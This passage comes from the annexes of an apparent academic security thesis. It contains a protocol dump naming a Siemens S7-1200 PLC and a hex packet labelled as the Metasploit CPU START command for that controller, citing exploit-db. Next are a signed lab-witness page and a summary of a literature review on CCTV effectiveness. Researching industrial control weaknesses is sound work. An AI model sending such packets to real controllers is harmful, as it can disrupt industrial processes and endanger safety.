OMS+ Debugger..).....*.....
+.....i...SubscriptionContainer.....r.....r..z2.....6..."9.....i.....
2.....:;.....<...@.=.....@.>.....@.?...1;6ES7 211-1AD30-0XB0 ;V2.2.@...
2;282.A.....r.....w.....r..h1..B.....4.....2.....:;.....@.<...@.=.....>.....@.?.....@...
2;282.A.....i.....j.....k.....r...2..B...4.....r.....B...r..
31.....6...4..=.....i.....j.....k.....r.....!...r...2.....4.....r.....C...r..
41.....6...4..w.....i.....j.....k.....r.....r...2.....4.....r...
```

Annex 7 - Siemens Simatic S7 1200 - CPU START Command Module (Metasploit)³¹⁶

```
#start
```

```
"\x03\x00\x00\x43\x02\xf0\x80"+  
"\x72\x02\x00\x34\x31\x00\x00\x04"+  
"\xf2\x00\x00\x00\x08\x00\x00\x03"+  
"\xff\x36\x00\x00\x00\x34\x01\x90"+  
"\x77\x00\x08\x03\x00\x00\x04\xe8"+  
"\x89\x69\x00\x12\x00\x00\x00\x00"+  
"\x89\x6a\x00\x13\x00\x89\x6b\x00"+  
"\x04\x00\x00\x00\x00\x00\x00\x00"+  
"\x72\x02\x00\x00",
```

³¹⁶ Exploit code available at [www: https://www.exploit-db.com/exploits/38964/](https://www.exploit-db.com/exploits/38964/) (accessed April 16, 2017).

Annex 8 – Original signed page of the lab

Supervisor's Signature and Other Observers' Signatures

We are stating that we have witnessed the experiment and we are testifying that the experiment was conducted based on principles of science and empirical experiments have conducted based on hypothesis and empirical experiments' results have scientific reliability⁶ and validity.⁷

Supervisor's Signature: Other Observer's Signature Other Observer's Signature



Truls Ringkjøb

Date: 17/4/17



Teemu Leppä

Date: 03/04/2017

Date: _____

⁶ J. Heinonen, A. Keinänen and J. Paasonen. *Turvallisuustutkimuksen tekeminen*. Tallinna: AS Pakett, 2013, pp. 93-94.

⁷ J. Heinonen, A. Keinänen and J. Paasonen. *Turvallisuustutkimuksen tekeminen*. Tallinna: AS Pakett, 2013, pp. 92-93.

XIII. Appendix: Academics research of effectivity of the close-circuit-televitions

The Summary of The Literature Review

Title of the literature review: Academics research of effectivity of the close-circuit-televitions

Title of the literature review in finish: Valvontakameran Tehokkuuden Akateemiset Tutkimukset

Author of the literature review: Mikko Luomala

Instructor: Adjunct Professor Jyri Paasonen

Writer of the summary: Mikko Luomala

Notice: The article is not fully ready full publication, but this document is summary of the current results, which have been done by reviewing academic researches of the effectivity of the close-circuit-televitions (CCTV). This is newest review of the CCTV and it has newer sources and the literature review has been done again and it is not same paper as the its predecessor in late of 2017. Currently, the review is not fully completed, but current results are published on this summary.

Summary of the review: The international studies of effectivity of close-circuit-television systems to effectively prevent crimes or effectively mitigate crimes are in conflict, which is from philosophy of science aspect a problem, because there cannot be conflict in premises than CCTV does work or CCTV do not work. This kind of argument is called as *Ex falso quod libet*. The basic discovery is that there are no significant evidences to show that CCTVs truly have causality or affect to chain of events of criminality and known affects are absents, which means that, therefore, CCTV ability to effectively prevent crimes and effectively mitigate crimes are in significant cases as a bogus impact and effect of CCTV is hand of a belief, not based on scientific evidence-based practice. In industry of private security their solutions are not based on scientific studies and the solutions in the industry of private security are

based on beliefs of the practitioners of the industry that the solutions do work as the practitioners are claiming. There is very little evidence available that technology have ability prevent or mitigate crimes.

The international studies of the CCTV have reliability issue, that how reliable and credible can be claimed that variable of the CCTV is the factor which truly have causality affect to prevention or mitigation of crimes and the crime prevention or mitigation affect had been not affected by another factor of the environment. The surveys researches of the CCTV have reliability issues, because interviewees can have misconceptions and just believe that CCTVs does work without critically assessing the effectivity of CCTV with evidence-based practice. The surveys researches have geographical differences of the results related to effectivity of CCTV, which creates again problem in premises of the study, that can conclusion be sound, because of *Ex falso quod libet*.

In addition, measuring the holistic picture of the total crime rate is difficult, because not absolutely every crime is being reported to the national police departments. There are problems in semantics of the definitions for example how is “effective prevention” defined and what data can be put to domain of “effective prevention”? Is prevention process where this evil intention development in human actors is being prevented by anti-proliferation before the crime are truly commenced to plan or is the prevention operations which done in situation where act of criminality is being commenced and the preventive controls stops a crime being happened or stop the loop of act of crimes in criminal situation? How the definition of prevention is connected to affect of CCTV, does the CCTV cause that offender will give up his or her conspiracy of aggression when the offender detects the CCTV? In addition, how the quality and features of different CCTVs are taken account in international researches? Does these quality or features have positive impacts to effectivity of CCTV, when CCTV is implemented and does CCTVs with median type quality and features perform differently than those high-end CCTVs? All these questions are not clearly considered in the studied papers, because performance to detect incidents and offenders from monitored environment from engineering aspect have impact credibility of CCTV footages as a forensic evidence when it is reviewed during juridical process and has the CCTV footage admissibility to fulfil criterions of forensic science elements and can the CCTV operators detect better situation within high-end equipment than poor image quality CCTV equipment.